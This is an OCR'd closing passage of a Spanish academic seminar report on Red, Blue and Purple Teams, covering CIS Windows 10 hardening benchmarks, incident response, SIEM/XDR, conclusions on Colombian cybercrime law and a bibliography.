
Figura 37. Interfaz Wireshark



Fuente: Capterra

2) Descargar la guía de controles del CIS para Windows 10 con el fin de endurecer el sistema, de acuerdo a las recomendaciones dadas.

Figura 38. CIS Windows 10



Overview

All CIS Benchmarks focus on technical configuration settings used to maintain and/or increase the security of the addressed technology, and they should be used in **conjunction** with other essential cyber hygiene tasks like:

- Monitoring the base operating system for vulnerabilities and quickly updating with the latest security patches
- Monitoring applications and libraries for vulnerabilities and quickly updating with the latest security patches

In the end, the CIS Benchmarks are designed as a key **component** of a comprehensive cybersecurity program.

This document provides prescriptive guidance for establishing a secure configuration posture for Microsoft Windows.

This secure configuration guide is based on **Microsoft windows 10** and is intended for all versions of the **Windows 10** operating system, including older versions. This secure configuration guide was tested against **Microsoft Windows 10 Release 22H2 Enterprise**.

To ensure all new and updated group policy objects (GPOs) are installed on the system, please download the latest version of the `ADMX/ADML` templates for **Windows 11**. Templates can be downloaded from Microsoft at: Download ADMX Templates for Windows 11 2023 Update [23H2] from Official Microsoft Download Center.

To obtain the latest version of this secure configuration guide, please visit https://www.cisecurity.org/cis-benchmarks/. If you have questions, comments, or have identified ways to improve this guide, please write us at feedback@cisecurity.org.

Intended Audience

The Windows CIS Microsoft Windows Benchmarks are written for **Active Directory domain-joined** systems using Group Policy, not standalone/workgroup systems. Adjustments/tailoring to some recommendations will be needed to maintain functionality if attempting to implement CIS hardening on standalone systems or a system running in

Fuente: CIS Benchmarks

3) Asegurar la maquina afectada instalando un antivirus que esté actualizado, habilitando un potente firewall y las actualizaciones del sistema.

2.4.3 Diferencia Red – Blue Team, Purple Team


Como es de conocimiento, los red teams se enfocan en la seguridad ofensiva y su propósito es buscar vulnerabilidades y explotarlas con el fin de probar los controles que tiene una organización frente a la seguridad y la respuesta a ataques reales.

Por su parte, los blue teams se enfocan en la defender la seguridad siendo su propósito identificar potenciales amenazas y mitigarlas lo antes posible para que no causen daño a los sistemas. También buscan implementar controles y constantemente supervisan en la búsqueda de actividades sospechosas.

Ahora se mencionará la diferencia que tienen estos dos equipos con los purple team y los CSIRT. Los purple team son la combinación de los anteriores equipos mencionados (red-blue team) y durante una operación, trabajan juntos y aprenden colaborativamente.

Una vez se termina el ejercicio, los dos equipos comparten sus conclusiones lo cuales beneficioso, ya que ayuda a entender que hay que mejorar aparte de mejorar la eficacia y colaboración ente las partes.


Figura 39. Cuadro comparativo Red, Purple y Blue team



Fuente: Uqbar UN

Es importante mencionar que los blue team se apoyan en diversos marcos de ciberseguridad como el NIST o ENFSI los cuales se apoyan a las organizaciones en la gestión de los riesgos en ciberseguridad y proporcionan guías con las mejores prácticas para la gestión.


Figura 40. Cuadro comparativo NIST - ENFSI



Fuente: creación propia

Por su parte los equipos de respuesta a incidentes informáticos tienen como propósito recibir y la revisión de informes acerca de incidentes y también responder ante situaciones de amenaza.

Figura 41. Proceso de respuesta a incidentes



Fuente: OWASAP

2.4.4 Funciones CIS dentro de equipos Blue Team

Los puntos de referencia del CIS son un grupo de estándares propuestos para el endurecimiento o hardening de sistemas de TI, recomendados para la configuración de infraestructura en la nube con todo lo concerniente como equipos, software, redes, servicios, etc.

CISCO[14] menciona que a la fecha, existen 140 puntos de referencia en total divididos en 8 categorías. El desarrollo de estos puntos se hace a través de comunidades de

[14] CISCO. ¿Qué son los puntos de referencia de CIS?. [página web]. [Consultado: 11 de octubre de 2023]. Disponible en Internet: https://www.ibm.com/mx-es/topics/cis-benchmarks#:~:text=Los%20puntos%20de%20referencia%20de%20CIS%20son%20una%20recopilaci%C3%B3n%20de,redes%20e%20infraestructura%20de%20nube

profesionales en ciberseguridad y expertos de todo el mundo y esta organización fue creada en el año 2000.


De acuerdo con Bielma[15], la función que cumplen los CIS en los equipos Blue team es importante, ya que estas referencias son estándares que proporcionan directrices que mejoran la seguridad en una empresa u organización.

Tutorial funcionamiento CIS

Los puntos de referencia CIS se encuentran disponibles en internet para descargarlos gratuitamente.

1) Lo primero es entrar a la página web del CIS. Allí, se da clic en el botón naranja **Dowload Benchmarks** situado en la parte inferior izquierda.

Figura 42. Página inicial CIS



Fuente: CIS Benchmarks

[15] BIELMA, Cristian. [en línea]. Capacidades técnicas, legales y de gestión para equipos Blue team y Red team. Universidad Nacional Abierta y a Distancia UNAD, 2017. [Consultado 25 marzo 2024]. Disponible en: https://repository.unad.edu.co/bitstream/handle/10596/11943/1053323761.pdf?sequence=1&isAllowed=y


2) En la pantalla se muestra un formulario para descargar los documentos en pdf de CIS gratuitamente, es necesario completar este formulario en línea.

Figura 43: Descarga CIS Benchmarks

Fuente: CIS Center for Internet Security

Al email registrado llegará un correo en donde se podrá acceder a los PDF.


Figura 44. PDF CIS BenchMark



Fuente: CIS

2.4.5 SIEM - XDR


Figura 45. SIEM vs XDR



Fuente: creación propia

2.4.6 Herramientas de detección GPL

Figura 46. Herramientas detección



Fuente: creación propia

3 CONCLUSIONES

- Mediante el desarrollo de las etapas del seminario se concluyó que es necesario e importante que todas las organizaciones conozcan la normatividad vigente de los delitos informáticos en Colombia, ya que el conocimiento de las mismas le permitirá blindarse jurídicamente en caso de algún ataque informático o para evitar incurrir en alguno de estos delitos.

- Se reflejó la importancia de implementar estrategias de prevención y corrección relacionadas a la seguridad de la información para evitar y prevenir amenazas informáticas, ya que al realizar la gestión de los riesgos a los que se enfrentan en la actualidad las organizaciones estas puedan identificar, evaluar y reducir los riesgos de sus activos.

- Se evidenció la necesidad de que las organizaciones definan políticas de seguridad, mediante un documento que establezca los lineamientos para proteger los datos y en donde se minimicen los riesgos

- Se concluyó que es necesario realizar evaluaciones proactivas de seguridad en donde se identifiquen y mitiguen amenazas y vulnerabilidades que puedan ser explotadas.

4 RECOMENDACIONES

- Conocer a profundidad las leyes y normatividad de los delitos informáticos en Colombia, debido a que es una obligación de las organizaciones preservar y garantizar la confidencialidad de los datos personales de sus clientes, empleados y proveedores, ya que mala custodia puede provocar la filtración de información.

- Incentivar a la colaboración entre equipos Red, Blue y Purple Team con el fin de afianzar y mejorar la ciberseguridad en las organizaciones.

- Definir un documento donde se establezcan las políticas de seguridad de los datos para proteger la información y para que se minimicen los riesgos y peligros a los que puede estar expuesta la información.

5 BIBLIOGRAFÍA

ATALANTA. [Sitio web]. España: Atalanta, ¿Qué es el FOOTPRINTING?. [Consulta: 13 de febrero 2024]. Disponible en: https://atalantago.com/footprinting/

BIELMA, Cristian. [en línea]. Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team. Seminario especializado Equipos Red Team y Blue Team. Universidad Nacional Abierta y a Distancia UNAD, 2017. [Consultado 25 marzo 2024]. Disponible en: https://repository.unad.edu.co/bitstream/handle/10596/57965/clbielmam.pdf?sequence=1&isAllowed=y

CARDWELL, Kevin. Building virtual pentesting labs for advanced penetration testing - second edition. [s.l.]: Packt Publishing - ebooks Account, 2016. 524 p. ISBN 9781785883491

CROWDSTRIKE. [Sitio web]. Crowdstrike, Red Team vs Blue Team Defined. [Consulta: 13 de febrero 2024]. Disponible en: https://www.crowdstrike.com/cybersecurity-101/red-team-vs-blue-team/

CIS. [Sitio web]. CIS Benchmarks List. [Consulta: 29 de marzo 2024]. Disponible en: https://www.cisecurity.org/cis-benchmarks

COLOMBIA. CONGRESO DE LA REPUBLICA. Ley 1273. (5, enero, 2009). "Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos" y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones". En: Diario oficial. Enero, 2009. Nro. 47223 p. 1-4.

COPNIA. [Sitio web]. Colombia: Copnia, código de ética. [Consulta: 21 de febrero 2024]. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

EL ESPECTADOR. [Sitio web]. Colombia: El espectador, estos son los tres ciberdelitos de mayor impacto en Colombia en 2021. [Consulta: 21 de febrero 2024]. Disponible en: https://www.elespectador.com/colombia/mas-regiones/estos-son-los-tres-ciberdelitos-de-mayor-impacto-en-colombia-en-2021/

EL TIEMPO. [Sitio web]. Colombia: El tiempo, cárcel para 'Orgón', ciber ladrón que atacó a varias entidades públicas. [Consulta: 19 de febrero 2024]. Disponible en: https://www.eltiempo.com/justicia/investigacion/carcel-para-orgon-ciberladron-que-ataco-a-varias-entidades-publicas-838785

FUTURELEARN. [Sitio web]. Information System Security Assessment Framework (ISSAF). [Consulta: 8 de julio 2024]. Disponible en: https://www.futurelearn.com/info/courses/ethical-hacking-anintroduction/0/steps/71521.

INCIBE [Sitio web]. España: Incibe, ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. [Consulta: 24 de marzo 2024]. Disponible en: https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

JUAREZ, Luis. [Sitio web]. España: Linkedin, ¿Qué es Wireshark?. [Consulta: 24 de marzo 2024]. Disponible en: https://www.linkedin.com/pulse/qu%C3%A9-es-wireshark-luis-juarez/?originalSubdomain=es

KALI LINUX. [Sitio web]. The most advanced Penetration Testing Distribution. [Consulta: 15 de marzo 2024]. Disponible en: https://www.kali.org//

LOPEZ, Axel. [en línea]. Metasploit framework Trabajo práctico final. [Consultado 14 febrero 2024]. Disponible en: https://interorganic.com.ar/josx/metasploit.pdf

MINISTERIO DE AMBIENTE DE COLOMBIA. [Sitio web]. Colombia, MinAmbiente, Ley de Protección de Datos Personales o Ley 1581 de 2012. [Consulta: 9 de febrero 2024]. Disponible en: https://www.minambiente.gov.co/politica-de-proteccion-de-datos-personales/#:~:text=Ley%20de%20Protecci%C3%B3n%20de%20Datos,de%20naturaleza%20p%C3%BAblica%20o%20privada

MINTIC. [Sitio web]. Colombia: MinTIC, Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. [Consulta: 21 de marzo 2024]. Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

NMAP. [Sitio web]. Guía de referencia de Nmap (Página de manual). [Consulta: 13 de marzo 2024]. Disponible en: https://nmap.org/man/es/index.html

PANDASECURITY [Sitio web]. Pentesting: Una herramienta muy valiosa para tu empresa. Panda Security Mediacenter. [Consulta: 24 de marzo 2024]. Disponible en: https://www.pandasecurity.com/spain/mediacenter/seguridad/pentesting-herramienta-empresa

PENDOLEMA, Fredy. [en línea]. Metasploit framework Análisis de ataques mediando la inyección de troyanos a un sistema operativo Microsoft utilizando la herramienta Msfvenom en el sistema Kali Linux. Proceso de titulación. Universidad técnica de Babahoyo, 2023. [Consultado 12 marzo 2024]. Disponible en: http://dspace.utb.edu.ec/bitstream/handle/49000/15038/E-UTB-FAFI-SIST.INF-000192.pdf?sequence=1&isAllowed=y

PERDOMO, Hector. [en línea]. Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team. Seminario especializado Equipos Red Team y Blue Team.

Universidad Nacional Abierta y a Distancia UNAD, 2023. [Consultado 15 marzo 2024]. Disponible en: https://repository.unad.edu.co/bitstream/handle/10596/55108/hperdomo.pdf?sequence=1&isAllowed=y

PLATZI. [Sitio web]. Arquitectura de metasploit. [Consulta: 14 de febrero 2024]. Disponible en: https://platzi.com/tutoriales/1176-pentesting-2019/2224-arquitectura-de-metasploit/

REDHAT. [Sitio web]. El concepto de CVE. [Consulta: 14 de febrero 2024]. Disponible en: https://www.redhat.com/es/topics/security/what-is-cve

SANCHEZ, Zulay. Análisis de la ley 1273 de 2009 y la evolución de la ley con relación a los delitos informáticos en Colombia [en línea]. Monografía de investigación para optar el título de especialista en seguridad
Informática. Universidad Nacional Abierta y a Distancia UNAD, 2017. [Consultado 9 febrero 2024]. Disponible en: https://repository.unad.edu.co/bitstream/handle/10596/11943/1053323761.pdf?sequence=1&isAllowed=y

SUPERINTENDENCIA DE INDUSTRIA Y COMERCIO. [Sitio web]. Colombia: SIC, Ley 1273 de 2009. [Consulta: 9 de febrero 2024]. Disponible en: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

6 ANEXOS

ANEXO A Enlace video sustentación https://youtu.be/Q-srQWZ9rMo

